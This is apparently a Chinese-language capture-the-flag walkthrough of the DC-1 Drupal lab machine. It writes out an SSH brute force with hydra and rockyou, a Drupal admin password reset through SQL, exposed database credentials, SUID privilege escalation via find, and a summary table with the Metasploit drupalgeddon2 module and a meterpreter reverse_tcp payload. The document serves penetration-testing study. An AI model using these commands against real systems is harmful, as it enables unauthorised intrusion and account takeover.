检查此脚本的第一行。它将读作类似.确认此行中列出的文件名位于您的计算机上。通常,如果不可用,则可用。#!/usr/bin/php /usr/bin/php /usr/local/bin/php

或对于 Windows:

php .\scripts\password-hash.sh newpwd

- \\ 注意: 如果您收到 PHP 不是可识别命令的错误,则需要将 php 添加到系统 PATH 中。例如: ;c: \wamp\bin\php\php5.3.8\。然后,这将在命令提示符下工作。完成后,在命令提示符窗口中右键单击以标记文本并复制哈希代码。
- ↑ 注意: 如果您收到有关包含无法找到文件的错误,则需要使用 --root 参数来指定 Drupal 安 装的根目录。

当然,将"newpwd"更改为所需的密码。如果密码包含特殊字符,例如空格、* 或 ? 您必须对它们进行转 义,或者将密码括在适合所用外壳的引号中。

该脚本将输出对站点有效的密码哈希。将其复制到剪贴板或写在某处;下一步需要用到它。注意不要包含更多 或更少的字符作为哈希。这些哈希看起来有点像

\$S\$CTo9G7Lx28rzCfpn4WB2hU1knDKv6QTqHaf82WLbhPT2K5TzKzML

然后在 Drupal 数据库上执行以下查询:

UPDATE users SET pass ='\$S\$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML' WHERE uid =
1:

要执行此查询,必须登录到数据库。这通常通过命令行或通过 GUI 界面(如 phpMyAdmin)完成。

清除洪水表 (仅限Drupal 7)

如果您使用脚本或"请求新密码"重置了密码,但仍收到"抱歉,此帐户的登录尝试失败次数超过 5 次。它被暂时封锁了。然后,您可以删除**洪水**表中的相应条目。

此泛洪表记录登录尝试失败的用户名和 ip。

使用 PHP 文件重置

没有命令行访问权限? 您也可以使用PHP文件重置密码,但请记住,如果处理不当,这可能会带来**巨大的安全问题。**

传递根参数

如果你在Windows上,并且想要将根参数传递给脚本,则需要这个:

php -f password-hash.sh -- --root "C:\wamp\www\" newp@ss

双破折号后面的任何内容都将传递给 password-hash.sh。

```
▼ 新的密码hy的哈希值

1 www-data@DC-1:/var/www$ scripts/password-hash.sh hy
2 scripts/password-hash.sh hy
3
4 password: hy hash: $S$DNcsu.xJkBKMpmgtBQufjUvioVN/t0/MFNZ2JlDYkR S6A0XVjfsn
```



成功登录后台



7、用户密码的暴力破解

查看账号文件,发现有个用户叫flag4

```
www-data@DC-1:/var/www$ cat /etcpasswd
cat /etcpasswd
cat: /etcpasswd: No such file or directory
www-data@DC-1:/var/www$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server...:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

尝试对flag4用户进行暴力破解

hydra –I flag4 –P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134

```
hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-11 22:22:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use´-t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
ious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
tries per task
[DATA] attacking ssh://192.168.18.134:22/
[22][ssh] host: 192.168.18.134 login: flag4 password: orange
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-11 22:23:51
```

```
The authenticity of host '192.168.18.134 (192.168.18.134)' can't be established. ECDSA key fingerprint is SHA256:89B+YqcNl4cSf/BZk26MQG1QeW4BvBlVENMbTRhVhsU. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.18.134' (ECDSA) to the list of known hosts. flag4@192.168.18.134's password: Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. flag4@DC-1:~$
```

8、使用find命令越权

flag4@DC-1:~\$ find / -perm -u=s -type f 2>/dev/null 查找

flag4@DC-1:~\$ find -name flag4.txt -exec /bin/bash -p \; 提权

```
bash-4.2# cd /root/
bash-4.2# ls
thefinalflag.txt
bash-4.2# cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7
```

flag

```
flag1

www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

```
www-data@DC-1:/var/www$ cat flag1.txt
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

每个FLAG都会提供一个线索去如何查找下一个Flag提醒查看CMS的配置文件


```
flag 5
                                                                       Plain Text
 1
     bash-4.2# cd /root
 2
     cd /root
     bash-4.2# ls
 3
4
5
    thefinalflag.txt
     bash-4.2# cat thefinalflag.txt
6
7
     cat thefinalflag.txt
8
     Well done!!!!
9
10
     Hopefully you've enjoyed this and learned some new skills.
11
12
     You can let me know what you thought of this little journey
13
     by contacting me via Twitter - @DCAU7
```


```
bash-4.2# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

flag3





▼ flag4

1 flag4@DC-1:~\$ cat flag4.txt

2 Can you use this same method to find or access the flag in root?

3

4 Probably. But perhaps it's not that easy. Or maybe it is?

```
flag4@DC-1:~$ ls
flag4.txt
flag4@DC-1:~$ cat flag4.txt
Can you use this same method to find or access the flag in root?
Probably. But perhaps it's not that easy. Or maybe it is?
flag4@DC-1:~$
```

flag2

```
find / -name settings.php
/var/www/sites/default/settings.php
cat /var/www/sites/default/settings.php
<?php
/**
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */
$databases = array (
  'default'⇒
  array (
    'default' ⇒
    array (
      'database' ⇒ 'drupaldb',
      'username' ⇒ o'dbuser',
      'password' ⇒ 'R0ck3t',
      'host' ⇒ 'localhost',
      'port' ⇒ ''
      'driver' ⇒ 'mysql',
      'prefix' \Rightarrow '',
```

扩展:

一、什么是Robots协议?

Robots协议(也称为爬虫协议、机器人协议等)的全称是"网络爬虫排除标准",robots.txt是搜索引擎访问网站时第一个查看的文件,当我们网站有部分内容不希望收搜索引擎抓取时,就可以通过Robots协议来告诉搜索引擎哪些页面是不能抓取的,大多用来保护网站的隐私,以及一些死链、重复页面等等。

二、什么是CMS

CMS:内容管理系统(Content Management System, CMS),是一种位于WEB前端(Web 服务器)和后端 办公系统或流程(内容创作、编辑)之间的软件系统。内容的创作人员、编辑人员、发布人员使用内容管理系 统来提交、修改、审批、发布内容。这里指的"内容"可能包括文件、表格、图片、数据库中的数据甚至视频等一切你想要发布到Internet、Intranet以及Extranet网站的信息。

随着个性化的发展,内容管理还辅助WEB前端将内容以个性化的方式提供给内容使用者,即提供个性化的门户框架,以基于WEB技术将内容更好地推送到用户的浏览器端。[1]

内容管理系统是<u>企业信息化建设和电子政务的新宠</u>,也是一个相对较新的市场。对于内容管理,业界还没有一个统一的定义,不同的机构有不同的理解。

常用的cms系统

1、企业网站系统

MetInfo(米拓)、蝉知、SiteServer CMS

2、B2C商城系统

商派shopex、ecshop、hishop、xpshop

3、门建站系统

DedeCMS(织梦)、帝国CMS、PHPCMS、动易、cmstop

4、博客系统

wordpress、Z-Blog

5、论坛社区

discuz, phpwind, wecenter

6、问题系统

Tipask, whatsns

7、知识百科系统

HDwiki

8、B2B门户系统

destoon、B2Bbuilder、友邻B2B

9、人才招聘网站系统

骑士CMS、PHP云人才管理系统

10、房产网站系统

FangCms

11、在线教育建站系统

kesion(科汛)、EduSoho网校

12、电影网站系统

苹果cms、ctcms、movcms


13、小说文学建站系统

JIEQI CMS

三、DrupalCMS

https://www.drupal.org/

Drupal是使用PHP语言编写的开源内容管理框架(CMF),它由内容管理系统(CMS)和PHP开发框架(Framework)共同构成。连续多年荣获全球最佳CMS大奖,是基于PHP语言最著名的WEB应用程序。截止2011年底,共有13,802位WEB专家参加了Drupal的开发工作;228个国家使用181种语言的729,791位网站设计工作者使用Drupal。著名案例包括:联合国、美国白宫、美国商务部、纽约时报、华纳、迪斯尼、联邦快递、索尼、美国哈佛大学、Ubuntu等。



四、Wappalyzer——网站技术分析插件

Wappalyzer是一款分析目标网站所采用的平台架构、网站环境、Javascript框架、编程语言等参数的chrome网站技术分析插件

Wappalyzer是一款功能强大的、且非常实用的chrome网站技术分析插件,通过该插件能够分析目标网站所采用的平台构架、网站环境、服务器配置环境、JavaScript框架、编程语言等参数,使用时很简单,开启你要分析、检测的网页后,点选该图示即可看到网站使用的相关技术和服务,其主要功能有:

- 1、Wappalyzer是一个跨平台的实用程序,可以揭示网站上使用的技术。
- 2、它可以检测内容管理系统,电子商务平台,网络框架,服务器软件,分析工具等等。

总结:

	arpscan -I			
主机探测	netdiscover			
	nmap -sP 192.168.18.0/24			
主机扫描	masscan 速度快	masscanrate=100000 -p 1-65535 192.168.18.134		
土切けつ抽	nmap 精确扫描	nmap -p22,111,80,60228 -sV -A 192.168.18.134		
	Wappalyzer	网站技术分析工具插件个浏览器插件		
网站探测	CMS	内容管理系统		
MY 3口1木/例	常用的CMS	Drupal、wordpress、织梦、帝国		
	知道CMS对版本对渗透测试的意义			
	searchsploit			
	https://www.exploit-db.com/			
	msf	search drupal		
漏洞的杳找和利用		use exploit/unix/webapp/drupal_drupalgeddon2		
/用/門口)巨12/14/17/17		set payload php/meterpreter/reverse_tcp (默认)		
		set rhosts 192.168.195.134		
		exploit		
	meterpreter			
D何获取交互式shell	python -c 'import pty;pty.spawn("/bin/bash")'			
	提权中的信息收集			
	如何查找系统的铭感文件 (站点的配置文件)			
	php的注释方法			
	数据库的基本操作	mysql -udbuser -pR0ck3t 登录数据库		
		select version(); 查看数据库的版本		
		mysql> select database(); 查看当前数据库		
提权		mysql> show databases; 查看数据库信息		
		mysql> use drupaldb; 操作指定的数据库		
	哈希值的识别工具	hashid		
		hash-identifider		
	hash的暴力破解	hashcat		
	如何查找特殊位的文件	find / -perm -u=s -type f 2>/dev/null		
	linux中的三个特殊权限位	suid、sgid、stick		
暴力破解	hydra	hydra -l flag4 -P /usr/share/wordlists/rockyou.txt ssh://192.168.18.134		
提权	利用suid程序提权	find -name flag4.txt -exec /bin/bash -p \;		

DC-1靶机总结.xlsx